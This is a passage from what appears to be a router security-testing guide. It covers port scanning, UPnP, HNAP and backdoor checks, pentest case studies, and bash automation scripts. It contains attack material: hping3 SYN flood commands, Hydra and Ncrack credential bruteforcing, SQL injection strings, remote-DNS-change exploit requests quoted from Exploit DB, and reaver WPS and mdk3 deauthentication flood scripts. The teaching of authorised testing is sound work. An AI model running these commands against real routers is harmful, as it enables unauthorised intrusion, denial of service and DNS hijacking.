Port 5038 is used usually for VoIP, so it was normal to be open, but port 5841 shows online as a "Z-Firm ShipRush interface for web access and bidirectional data" and port 9890 shows as "unassigned" by the IANA list, with a website reporting as a port used by malware.

In one hour, I asked multiple friends of mine to send me screenshots of their router scan, and the model of the router. All friends with the same models (I tested both models) had those ports open and with the same situation, but one friend, with the same ISP didn't, because he has a router from another brand. So, the routers of a famous brand, by default, had at least 2 open ports that should not be open (I'm no fan of any "web access and bidirectional data"), and one of them, since it's above the 9000 port is clearly "hidden". Most ports above port 9000 are barely listed and most scans don't bother to scan them. "Funny" thing, both ports can't be closed on the router, so all that combined has to make some suspicion. Without the full TCP port scan, I would never notice 4 open ports, some with shady services, and some that should never be open...



```
[convidado@parrot]~  
$nmap -p- 192.168.1.1  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 13:52 WEST  
Nmap scan report for router.home (192.168.1.1)  
Host is up (0.013s latency).  
Not shown: 65523 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
2555/tcp  open  compaq-wcp  
2869/tcp  open  icslap  
5038/tcp  open  unknown  
5841/tcp  open  shiprush-d-ch  
8080/tcp  open  http-proxy  
8443/tcp  open  https-alt  
9890/tcp  open  unknown
```

## "Ping flood" vulnerable?

"Ping" is a very useful tool to use to check connections, but is also something easily abused. Causing a "Ping flood" (flooding a IP with excessive ping requests) can crash or slow a network, and it is the reason we should test this, both as "inside attack" and "outside attack".

We will use Hping3 to make a stress test, to see how our network will reply with being flooded with multiple ping requests.

### **Command:**

```
~# hping3 -V -c 1000000 -d 120 -S -p [port] --flood --rand-source [IP]
```

### **Example:**

```
~# hping3 -V -c 1000000 -d 120 -S -p 80 --flood --rand-source 192.168.1.1
```

As previously stated, after doing it from inside the network, we should test again on any open port that we can find from outside (open from the internet), from another network.

Note that this doesn't mean any port processes ping requests, because we don't actually want to know that. What we want to know is how our router handles them! Can it block and still run smoothly? Can it block but everything else slows? Can't handle everything and freezes? Etc...

## Shodan & Censys

Now that we tested the open ports from inside the network, we should test from outside too, to know what the exterior attackers can see. For that we can use two great websites that do a quick analysis of our public IP, scan ports, banners, etc..

First we find our public IP by simply going to "www.whatismyip.com" (or any other website you prefer), and then we use the web browser to go to the following URLs:

**URL:**

**[https://shodan.io/host/\[Public IP\]](https://shodan.io/host/[Public IP])**

**URL:**

**[https://censys.io/ipv4/\[Public IP\]](https://censys.io/ipv4/[Public IP])**

Both Shodan and Censys are great tools that allow us to scan our network automatically, to see what is visible from the outside. In case of doubt, we can also use Nmap to run different port tests of our network, as long as we know the public IP address and are outside of our testing network.



## UPnP vulnerable?

The Universal Plug and Play (UPnP) protocol was designed to allow the connection of devices without complicated setup or configuration on the network. If UPnP is active, any computer on a network can make a request for port forwarding, exposing that device (and the network) to the internet. The usual trouble of "quick and easy" is that it has lower security, not making enough security checks (for some reason is quick, right?). The UPnP assumes every device is trustful and because of that, it allows connection. This gives attackers a few ways to exploit it.

This gives us two different problems:

- UPnP inside the network
- UPnP outside the network.

If UPnP is open inside the network, it is dangerous because any device in the network is viewed as "trusted". If the UPnP is open outside the network, it means anybody can try a connection by that port / protocol, making us too exposed. That is seriously not recommended!

The UPnP usually runs on TCP ports 8008, 8009 and 8443, and UDP port 1900, but the services could be running on other ports (the attacker could request any other port). Run a port scanner and check both TCP and UDP ports.

The main problem of UPnP is that we can't just close it in a snap... Some devices really use it, really need it, etc., so we should only close those ports when sure nothing is really using them (they are open unnecessarily), or we could have trouble using some services after closing the ports.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/46436>
- <https://www.exploit-db.com/exploits/37424>
- <https://www.exploit-db.com/exploits/37425>
- <https://www.exploit-db.com/exploits/28333>

## HNAP vulnerable?

The "Home Network Administration Protocol" (HNAP) is an old protocol (2007), that could "leak" technical details of the router. This protocol is usually not visible in the administrative panel, and is usually not possible to disable (you can always try though). The good news is: this is easy to test for it, simply using the web browser to use the URL:

**URL:**  
**`http://[Router IP]/HNAP1/`**

Since the protocol may be vulnerable from both inside and outside the network, it is recommended that we also use the URL:

**URL:**  
**`http://[Public IP]/HNAP1/`**

If the result is similar to "Error 404 - Page not found", or "Connection not established" it is a good thing. If the result is a XML file with information of the router, then HNAP is enabled and you should try disabling it.

This protocol, not only is insecure and can "leak" information, but can also be exploited on several ways. Luckily, it is not common to find it nowadays.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/40805>
- <https://www.exploit-db.com/exploits/38726>
- <https://www.exploit-db.com/exploits/37171>
- <https://www.exploit-db.com/exploits/34064>

## DNS testing

The DNS (Domain Name Server) is responsible to convert a URL request, a link such as "www.google.com", into an IP address like "74.125.224.72", and convert a IP such as "74.125.224.72" into a URL such as "www.google.com". Humans don't handle IP addresses very well, and machines prefer IP addresses. To solve this dilemma, enters DNS!

This is relevant because the DNS that our router checks to make this conversion, can be abused and changed, making the clients being redirected where they shouldn't. That is why it is important to test if our DNS remains safe. If we use a default DNS and that company gets "hacked", they can change the DNS we use. That is why it is important to choose wisely.



Most routers come with default DNS, but that can be changed in the control panel to increase security, since some DNS services even provide specific blocks (like pornography, specific content, etc.). We can use different DNS at will, like 8.8.8.8 (DNS from Google), 208.67.222.222 (DNS from OpenDNS) or 1.1.1.1 (DNS from Cloudflare).

To test what DNS we are using in our router we can use the following URL:

**URL:**  
**<https://browserleaks.com/ip>**

If we scroll down we can read "Your DNS Servers", that points to what DNS servers our router is using. This is a valuable test to make, not only avoiding unwanted DNS redirections ("DNS hacks"), but to make sure the router keeps the configuration we plan (a router reboot or an ISP remotely can change the DNS, so it is always good to double check). This type of website (or any other you prefer that shows your DNS), should be checked regularly, to avoid DNS redirection attacks.

### DNS Leak Test :

Test Results	Found 6 Servers, 1 ISP, 1 Location		
Your DNS Servers	IP Address :	ISP :	Location :
	 <a href="#">62.169.70.193</a>	Nos Comunicacoes, S.A.	Portugal, Porto
	 <a href="#">62.169.70.194</a>	Nos Comunicacoes, S.A.	Portugal, Porto
	 <a href="#">62.169.70.195</a>	Nos Comunicacoes, S.A.	Portugal, Porto
	 <a href="#">62.169.70.196</a>	Nos Comunicacoes, S.A.	Portugal, Porto
	 <a href="#">62.169.70.197</a>	Nos Comunicacoes, S.A.	Portugal, Porto
	 <a href="#">62.169.70.198</a>	Nos Comunicacoes, S.A.	Portugal, Porto

## Directory Architecture

It is important to know (or at least have an idea) about the architecture of the routers directories, to make sure we aren't limited to blind guessing (luck). We have two ways of gaining such knowledge:

- Search the internet. If we search for known vulnerabilities about X brand/model of router we might get some information about directories, file paths, etc.
- Experience. If online we don't find any information, we can always try to get a router of X brand/model and play with it, exploring and gaining experience.

How do we play with it to know the directories? We can connect to the router via Telnet or SSH and use the command line to explore the inside of the router, see folders, take note of useful file paths, etc, or, we can try explore the router's web interface, try some options and take note of the paths it uses, especially using Tamper Data to see the requests it makes, and taking note of the files and paths it uses. If connected by SSH, we use the command "ls" (some routers use the "dir" command) to list files in that directory, and we go from one directory to another, listing them.

### Command:

```
~# ls [options]
```

### Example:

```
~# ls -al
```

What are we searching for? Everything!... But we pay special attention to files like ".bin", ".db", ".cfg", because these files can, sometimes, store good information, such as users and passwords (some even store them in plain text). When we find such files, we want to get a copy to examine them better, so we use the "scp" command to get them.

We leave the active connection (SSH) open, and on a new terminal we do:

### Command:

```
~# scp [SSH username]@[IP]:[path/file] [destination path]
```

### Example:

```
~# scp admin@192.168.1.1:/goform/system/GatewaySettings.bin  
~/home/root/Desktop
```

If, instead of a single file, we want to copy a full directory, we can add "-r" after the "scp" command.

This, while it may look like a “waste of time”, is actually very useful, because it is showing us some paths we might want to try to use to bypass authentication mechanisms (next chapter), and also showing us how X brand usually setups the routers (usually the directories don’t change much within the same brand).

Another way of "navigation" inside the router directory (in SSH or Telnet), is using the command "help". This command may point to what commands it accepts, and sometimes those commands are equivalent to the router directories.

```
-----
<meo>=>help
Following commands are available :

help          : Displays this help information
menu          : Displays menu
?             : Displays this help information
exit          : Exits this shell.
..           : Exits group selection.
saveall       : Saves current configuration.
ping          : Send ICMP ECHO_REQUEST packets.
traceroute    : Send ICMP/UDP packets to trace the ip path.

Following command groups are available :

contentsharing  firewall      printersharing  pwr             service
connection     cwnmp          dhcp            dns             download
dyndns         eth            env            expr            hostmgr
ids            interface     ip             ipqos           language
nat            pptp          ptrace         snmp            software
syslog         system        upgrade        upnp            vfs
wansensing     wireless      xdsl

<meo>=>_
```

## Exploring the GUIs

GUI (Graphical User Interface) are the alternative of the connections made via terminal, and exist when we are able to access the router control panel via our web browser, by placing the router (or any other type of device like server, printer, etc) IP on the address bar.

If we manage to have success, either by wireless or by cable access, we start by reading everything available:

- The URL (some URLs show brand, ISP, model, etc.)
- The banner (same as URL)
- Clickable menus (some “help” or “contact us” menus, or any other clickable options are indeed very helpful and allow us to know more about the model, sometimes even telling what is the default password)

After reading and clicking every possible option, we should have a bit more information on the router. We can search vulnerabilities again, using this additional information. From this test we conclude what information can be extracted (is “being leaked”) from the GUI.

The next part of exploring is trying the default router control panel credentials (both brand and ISP) and see the results. Just because a ISP creates a new user and changes the credentials, doesn’t mean it deletes the old brand user and credentials... Also, some credentials can be hardcoded. For this we use the THC-Hydra (GUI or CLI...Hydra has both options available).

### Command:

```
~# hydra -L [path / file of usernames] -P [path / file of passwords] -e ns [IP]  
http-get -m / -V
```

### Example:

```
~# hydra -L /root/Ulist.txt -P /root/Plist.txt -e ns 192.168.1.1 http-get -m / -V
```

After this test, if we managed to have success entering, a good security policy would be if the router immediately prompts the user to change the password (not only forces the user to change, it does not accept the old credentials). If we have success with the credentials, we log out to go back to the access of the control panel again.

Since we are using a web browser, this panel is technically a "web application" (running on port 80, so we can try different web application vulnerabilities (there are lots of possible options here), being my favourite options:

- Trying SQL injections (trying to bypass with " or 'I='I'--, etc...)
- Running Nikto against the router IP

### Command:

```
~# nikto -h [IP]
```

### Example:

```
~# nikto -h 192.168.1.1
```

Not everything that Nikto flags is a vulnerability to exploit, but is something that should be checked either way. (Better safe than sorry, right?).

The final step (for now) of exploring is trying to bypass the authentication mechanism as an unauthorised user (trying to bypass authentication mechanisms with an authorised user is also tested, later, as a privilege escalation technique). This is done by “playing” with the URL, trying options like:

- Changing URL directory path (you can use some of those previously seen and noted)
- Trying to change values in the URL (values like “true”, “root”, “admin”, account/session number, etc)
- Adding special characters like “\” , “;” , “?” , etc.
- Changing the termination from “.html” to “.cgi”
- Injection of commands in the URL

A good example of bypass authentication is trying to use a path of the configuration files, using the web browser to access it, using paths like "192.168.1.1/etc/config/" or "192.168.1.1/config/ ", to see if we manage access to an existing directory or file without proper authentication.

We can also use Tamper Data to edit POST and GET requests, trying to activate certain files that are responsible for "reboot", "change password", "factory reset" etc.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/44982>
- <https://www.exploit-db.com/exploits/44576>
- <https://www.exploit-db.com/exploits/44378>
- <https://www.exploit-db.com/exploits/43402/>
- <https://www.exploit-db.com/exploits/42740>
- <https://www.exploit-db.com/exploits/42732>
- <https://www.exploit-db.com/exploits/42323/>

## Escalation of privileges

Now, let's be positive and say we managed to get a user account on the router, not root, but a low level user account. It's time to try to escalate some privileges. This can be tried with several methods, like:

- Changing the URL
- Session hijacking (crafting POST strings)
- Changing Cookies
- Group manipulation
- Etc...

Most of these techniques are simple, and just require some reading and understanding of previous known exploits to replicate / try. They can also be used to bypass authentication mechanisms.

That is why it's important to activate traffic analysing tools that allow us to read GET / POST replies, capture cookies from sessions, and be able to edit all those options too. A tool I recommend is Tamper Data (firefox add-on) to modify the GET / POST replies. To edit cookies you can use Burp Suite.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/35556/>
- <https://www.exploit-db.com/exploits/41633>
- <https://www.exploit-db.com/exploits/44984>
- <https://www.exploit-db.com/exploits/42322/>



## **Observation**

How do people know that if they change X value on the URL or POST reply from “1” to “2”, or from “0” to “1”, etc., it will give admin access? Because they tried!

Not only that, they probably tried to log in with admin, noticed that value, log out, log in with another account and noticed the value had changed... Then it was only a matter of trying to trick the router, by changing that value.

Observation is a great tool for router security flaws hunting!

## Advanced techniques

On this chapter I will focus on more advanced and elaborate techniques, like:

- Cross-Site Request Forgery
- Cross-Site Scripting
- Remote DNS Change

Cross-Site Request Forgery is a technique in that a website (or a POST request) is used to exploit the router. The code is generally embedded on the website and when the user goes to the website, it uses the existing code to inject it directly to the router, using the connection to change values and setup of the router. Usually this form of attack is caused by improper session management that tricks the router to "thinking" that the user is making the configuration, but, for this to work, it is necessary that the person is "logged in" on the router at the same time they visit the website.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/46581>
- <https://www.exploit-db.com/exploits/45532>

Cross-Site Scripting is an attack that makes the router show a "pop-up" window to the user, reflecting any image or text the attacker wants. This can be used in combination with other types of attack (social-engineering, etc), to explore even further the full capacity of this attack. We need to inject some code (sending packet, SMS, or any other input form) that makes the router web application "reply back" to us the message intended.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/45970>
- <https://www.exploit-db.com/exploits/45310>
- <https://www.exploit-db.com/exploits/34182>
- <https://www.exploit-db.com/exploits/8096>

To try a Remote DNS change, you need to know the router IP, know the path of the script that allows changes of DNS, and setup the re-direction to target DNS, usually crafting all that on a single URL. This flaw uses scripts stored on the target directory, accessed without authentication, that run those commands. Here are some examples of the code taken from exploit DB:

**Example 01:**

```
GET -H "Cookie: admin:language=en; path=/"  
"http://<TARGET>/goform/AdvSetDns?GO=wan_dns.asp&rebootTag=&DSEN=1&DNSEN=on&  
DS1=<DNS1>&DS2=<DNS2>" 2>/dev/null
```

**Example 02:**

```
GET "http://TARGET/dnscfg.cgi?dnsPrimary=8.8.8.8&dnsDynamic=0&dnsRefresh=1" 0&>  
/dev/null <&1
```

Here, please notice the directories and types of files used on the exploits... Anything rings a bell? You probably crossed paths with files and directories similar to those too.

Here are some examples of all this, taken from Exploit DB:

- <https://www.exploit-db.com/exploits/44380>
- <https://www.exploit-db.com/exploits/43961>
- <https://www.exploit-db.com/exploits/37238>
- <https://www.exploit-db.com/exploits/28450>

## Exploring the CLI

CLI (Command Line Interface) is the connection we establish with the router via terminal commands. Telnet and SSH are the most common options, but there are more, such as FTP, SFTP, etc.. On this book we will prefer SSH when available, but we can always use others (we can try almost every option with every different protocol).

Let's open a terminal and start exploring, assuming the default router has port 22 open, running SSH. Start the first attempt to simply see if it accepts anonymous connections on SSH (even if the router doesn't accept directly to the control panel, it may accept this on the CLI. Also, lots of "virtual file servers" created by the router usually accept this). Anonymous login is simply a blank login, with nothing as login and nothing as password. Another similar option to try is the default logins ("admin", "root", etc.) but with blank password. Sometimes, when trying this, it even ignores the prompt, simply login in, without asking any credentials (if this happens, it is still a anonymous login).

If we succeed, we managed some form of entry on the router. It can be very limited, but still allow way too much. We can try several options to find out what can we do. (Even a low-level access can be very damaging for the network, since it can sometimes add or remove files, or even give commands, such as "disable firewall").

If the anonymous connection fails, the next step is to try to bruteforce credentials, using Ncrack, Medusa, THC-Hydra, or any other bruteforce program you like. I'll use Ncrack, since it is simple and fast.

### Command:

```
~# ncrack -p [port number] -U [username list file path] -P [password list file path] [IP]
```

### Example:

```
~# ncrack -p 22 -U /root/Desktop/Ulist.txt -P /root/Desktop/Plist.txt 192.168.1.1
```

Sometimes, we can gain access to the router CLI by simply bruteforcing the router with default credentials, but sometimes, the router has mechanisms (firewall and such) that can block too many requests or too fast requests. When this happens we can use the options of our tools that setup some delay, or number of tries before a pause. These options are useful to bypass those mechanisms, but before we try to evade them, we first must be sure they are in place and if they work properly. That is why the first try of bruteforce is as simple and fast as possible.

A good test to make is to see if we can use the "wget" command to try to download configuration files without authentication, and use tools to open and read the files (these files come in different formats, so you need Google to search the best tool for reading each format). Some

routers store sensitive information on files and don't require authentication to download them. For that we can try the command:

**Command:**

```
~# wget [options] [path / file you want to download]
```

**Example:**

```
~# wget -q -O - http://192.168.1.1/goform/system/GatewaySettings.bin
```

Different routers store information on different files. This is why it is very important to know the router architecture. After we manage some form of entry on the router CLI (either by anonymous login, or by bruteforcing using the default passwords, etc.), the first thing we should do is using the command "help", to see what options we have available.

### **- - - Case study 03 - - -**

I was hired to pentest an office network of a company that deals with very sensitive documents. It was a greybox test, they gave me the password they give to all the clients that ask for it, and I was inside the office network, as any client would. I tried connecting remotely to any computer available, with no success due to good office password management, but then I found one machine online, and when I tried connecting, I found that the router was making a virtual file sharing server. It asked for a password when I tried connecting, but also accepted the option to try “login anonymously” using FTP. I was in shock when I saw all the files of the office, even being able to edit them, unlocked just like that. I called the manager of the office (the person that authorised the tests and hired me), and he was also shocked. He set the password with the GUI, and when he tried to login with his computer using the GUI, it always asked for password. He never noticed that option on the CLI, so he never knew about that vulnerability.

## Check for backdoors

Some cases of in-built credentials or ports that can't be changed, and if changed or deleted still remain active, are what we called "backdoor". Some manufacturers put them to allow remote access for maintenance, remote updates, etc..

Routers have a normal user account, that should be able to do everything, and the credentials are given to the user/owner of the router, but sometimes, some routers have an even more powerful account, like a "SuperUser" (root) account, that can edit everything, change anything, even edit the normal user account. Some SuperUser accounts are stored in the router, without knowledge of the normal users. This is something that should always be double checked, by checking the accounts available on the router, log files, etc.

Another thing to have in mind is the use of some specific ports and services, like port 7547 (Customer Premises Equipment WAN Management Protocol), associated with remote access by some of the ISPs. It could be just me, but I'm not a fan of anything security related that has the word "remote" associated on the name.

A good example of backdoors is the case of "port 32764", that several brands used in the past as a backdoor, and when discovered, they issued a "fix". The "fix" didn't fix anything, only hid it, so if the router has firmware version 1, it can be tested and seen, but if the router has version 2 (the "fix"), it doesn't show as open. This can be tested with the web browser, using:

**URL:**

**http://[router IP]:32764**

#### **- - - Case study 04 - - -**

I had a funny experience with my previous ISP and "their" router... They buy brand routers, change the software and account credentials, and setup them in the client's house as an ISP router. When I got my "brand new" router, I started testing the security, especially since I had security trouble with my previous one. On the first Nmap scan I noticed the SSH port (port 22) was open. That is normal on the default setup of most routers, but after I explored all the GUI, I wasn't able to find any option that allowed me to close it. I tried connection by the CLI (using SSH) and tried using commands to close port 22, but failed, so I decided to test the defence mechanisms on that same port. I started running Ncrack as fast as possible against port 22, to see if I was blocked, flagged, or anything, but nothing happened.

Nothing I did allowed me to close that, and that port is something I was not fond of being open, especially without any defences, so I contacted my ISP. They informed me that they couldn't close it, the menu didn't allow it, and they didn't plan on doing anything about it. They didn't understand the security hole that was, so after much explaining and complaining (around 1 week), they finally decided to switch my router for another model, but they weren't happy about it. Apparently, some ISPs like to have open ports to do whatever they pleased, remotely.

I tried contacting the brand about that security flaw, but was ignored. I was happy they changed my router for another brand router, but also learned that "security" doesn't mean the same to every brand. Some take it seriously, others don't.



## Misconfigurations

Misconfigurations are, unfortunately, more common than people think. Misconfigurations can happen because of lack of knowledge or care from the user, but can also happen unknowingly (when the user properly configured everything correctly, but the equipment behaves differently). For example, some routers, after the user changed the password and the router prompt the user for the new password to access the control panel, were found not changing the password for Telnet or SSH connections... This is a great example of misconfiguration, but, how do we test for it?

After we finish testing the default setup of the router, we connect to the router (wireless or by cable) and start making our secure setup, changing passwords, disabling services (if possible), limiting access to the control panel, etc., and then, **we test the router all over again!** (This way, we can make sure what we configured stays correctly configured! We can't believe something is correctly configured just because a text shows up saying it is!).

## **Range extenders (repeaters)**

Range extenders (repeaters) are devices that simply repeat a known signal. How do they do it is what matters most in our case. Why? Because some receive the signal by cable, some by wireless, but they are all basically the same: two routers combined. One part receives the existing signal and passes to the other part, that broadcast it again. Where can it go wrong?

Range extenders should be tested exactly the same as the router. Some change the setup itself (since they have their own setup, nothing assures us the secure router setup isn't changed), some have flaws, some add new control panels, menus, etc.. They can have vulnerabilities too.

### **- - - Case study 05 - - -**

A few years ago, while I was attending a two day cyber security conference, I booked a nearby hostel to stay in the night. On a friendly chat with the reception, I met the manager, and the manager of the hostel told me he was having some trouble with the hostel network. I told him on what I worked and asked if he wanted some help trying to troubleshoot the network, and even test it (just a quick “check-up test”). He accepted. For me this was a great pleasure, not because of lack of experience testing networks, but because the hostel had an old router with a brand new, fancy (like 150€ fancy...), enterprise grade Wi-Fi extender from a brand I never had the pleasure of testing before. The ISP decided to put the Wi-Fi extender because of the lack of wireless signal on the upper floors. Since the technicians had installed it, the hostel manager wasn't able to access the router control panel GUI.

I started scanning, and after a quick scan, I tried the IP address on my web browser. To my surprise, I was able to access it. From my previous experience from that ISP, I knew the default router passwords, so I tested them, and *voilà!* I was inside the router control panel, with admin privileges. I searched the router control panel and double checked: the option “Only access the control panel by cable connection” was turned “on”, but still, I was inside using wireless. What went wrong?

I decided to try the same situation from other places of the hostel, and managed to understand what happened. When I got closer to the router, I couldn't access the control panel by wireless, because I was connected to the router, but when I stepped away, my laptop connected to the Wi-Fi extender, and that fancy Wi-Fi extender was connected by cable to the router. That extender was allowing anyone that connected through it, to appear to be connected by cable, and allowing access to the control panel of the router. Since the “only by cable” option was “on”, the manager never expected that to happen, and never bothered changing the default password... The situation was reported to the ISP and solved.

## Automation

We can use automation techniques to create scripts to make our life easier and faster. Until this point, I tried to explain manual techniques that the user can (and should know how to) do them. Now that we have already tested the router manually, I'll start using two programs: Dirb and Routersploit.

Dirb is used to map possible paths on the router architecture that we can try to exploit. If we simply use the command "dirb" we will be informed of many possible options, but to use, we can simply use the command:


### Command:

```
~# dirb http://[Router IP]
```

### Example:

```
~# dirb http://192.168.1.1
```

This command runs the default wordlist (present on "/usr/share/dirb/wordlists/") against the router path, but we can also create and use our own wordlist.



```
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.1.254/ ----
+ http://192.168.1.254/cgi (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi_bin (CODE:302|SIZE:0)
+ http://192.168.1.254/cgibin (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-bin (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-bin/ (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-bin2 (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-data (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-exe (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-home (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-image (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-local (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-perl (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-pub (CODE:302|SIZE:0)
+ http://192.168.1.254/cgis (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-script (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-shl (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-sys (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-web (CODE:302|SIZE:0)
+ http://192.168.1.254/cgi-win (CODE:302|SIZE:0)
+ http://192.168.1.254/cgiwrap (CODE:302|SIZE:0)
+ http://192.168.1.254/favicon.ico (CODE:200|SIZE:1406)
-----
END_TIME: Sun Apr 19 19:19:53 2020
DOWNLOADED: 4612 - FOUND: 21
```

As you can see, this default list can find many possible paths that exist on the router architecture, and may be vulnerable to some form of access. Now we know where to start searching.

Routersploit is a great tool to test routers and to use several ready exploits. Similar to Metasploit, but specifically made for routers.

After we give the command "routersploit", we are inside a different terminal, with "rsf >" prompt.



```
Routersploit

Exploitation Framework for Embedded Devices by Threat9

Codename : I Knew You Were Trouble
Version : 3.4.0
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack

Join Threat9 Beta Program - https://www.threat9.com

Exploits: 130 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders: 4

rsf > █
```

Although on this book I don't teach how to use specific frameworks like Routersploit, I always recommend trying and using them. It is a great and complex tool, with many options that should be considered when testing the security of routers.

## Script making

Now that we saw and understood the value of automation (and how useful it is), we can do some "automation of our own", making some tools to help us when testing routers. For this we will use Bash as our elected automation language.

Instead of making one automation file, that has high probability of failing and harder to edit, I prefer to have several different ones. The first one is for testing the network from the outside, so open a simple text editor and write:

```
#!/bin/bash
# This script is made to test the network from the outside.
ifconfig
echo "Enter the device you wish to use:"
read dev
sudo airmon-ng start "$dev"
echo "Enter the monitor interface:"
read devmon
sudo airodump-ng -M --wps "$devmon"
echo "Enter the BSSID:"
read BSSID
echo "Enter the channel:"
read ch
echo "WPS test? y / n"
read WPS
if [ "$WPS" == "y" ]; then
    reaver -i "$devmon" -b "$BSSID" --channel="$ch" --fixed --delay=30 --lock-delay=60 -S -N -vv
fi
echo "Pixie-dust test? y / n"
read PDT
if [ "$PDT" == "y" ]; then
    reaver -i "$devmon" -b "$BSSID" -c "$ch" -K 1 -vv
    echo "Enter the PIN:"
    read pin
    reaver -i "$devmon" -vv -S -b "$BSSID" -c "$ch" --pin="$pin"
fi
```

```

echo "Authentication Stress test? y / n"
read AST
if [ "$AST" == "y" ]; then
    mdk3 "$devmon" a -a "$BSSID"
fi
echo "De-auth Stress test? y / n"
read DST
if [ "$DST" == "y" ]; then
    mdk3 "$devmon" d -b "$BSSID"
fi
echo "Stop monitor mode? y / n"
read SMM
if [ "$SMM" == "y" ]; then
    sudo airmon-ng stop "$devmon"
fi

```

Save the file as "network-scan.sh", and test it. Remember to open it with "sudo bash".

---//---

The next script is to test the router, using the web browser. Open a simple text editor and write:

```

#!/bin/bash
# This script is made to test the router using the web browser.
# Prompt for the router's internal IP
echo "Enter the router's internal IP:"
read router_internal_ip
# Open WhatIsMyIP website
firefox www.whatismyip.com
# Prompt for the public IP
echo "Enter the Public IP:"
read public_ip
# DNS test
echo "DNS test? y / n"

```

```

read dns_test
if [ "$dns_test" == "y" ]; then
    firefox https://browserleaks.com/ip
fi
# Public IP port tests
echo "Public IP port test? y / n"
read port_test
if [ "$port_test" == "y" ]; then
    firefox https://shodan.io/host/$public_ip
    firefox https://censys.io/ipv4/$public_ip
fi
# HNAP1 test
echo "HNAP1 test? y / n"
read hnap1_test
if [ "$hnap1_test" == "y" ]; then
    firefox http://$router_internal_ip/HNAP1/
    firefox http://$public_ip/HNAP1/
fi
# Multiple known ports test
echo "Multiple known ports test? y / n"
read ports_test
if [ "$ports_test" == "y" ]; then
    port_tests=("19541" "32764") # Add more ports as needed
    for port in "${port_tests[@]"; do
        firefox http://$router_internal_ip:$port
        firefox http://$public_ip:$port
    done
fi
# URL multiple paths test
echo "URL multiple paths test? y / n"
read paths_test
if [ "$paths_test" == "y" ]; then
    paths=("system/" "etc/" "etc/config/" "config/" "cgi/") # Add more paths as needed
    for path in "${paths[@]"; do
        firefox http://$router_internal_ip/$path
    done
fi

```

```
done
fi
```

Save the file as "browser-scan.sh", and test it. For this script to work properly, we cannot open it with "sudo bash", because firefox doesn't run with root privileges. Simply run in bash, without sudo. This script doesn't start multiple firefox processes! It opens one firefox window, we check the content and then close it, so the script can continue to work, automatically opening a new firefox window with the next programmed website.

---//---

This next script is for scanning and testing the router from inside the network. Open a simple text editor and write:

```
#!/bin/bash
#This script is made for scanning and testing the router from inside the network.
echo "What is the router internal IP?"
read IIP
echo "What is the manufacturer?"
read MAN
echo "Start searching manufacturer exploits? y / n"
read MANEX
if [ $MANEX == "y" ]
then
searchsploit router $MAN
fi
echo "Start TCP port testing? y / n"
read TCPPT
if [ $TCPPT == "y" ]
then
sudo nmap -Pn $IIP
sudo nmap -p- $IIP
sudo nmap -sS -sV $IIP
# Here you can add or remove any nmap scan you wish.
fi
```



```

echo "Start Ping Flood testing? y / n"
read PFT
if [ $PFT == "y" ]
    then
echo "what port number you wish tested?"
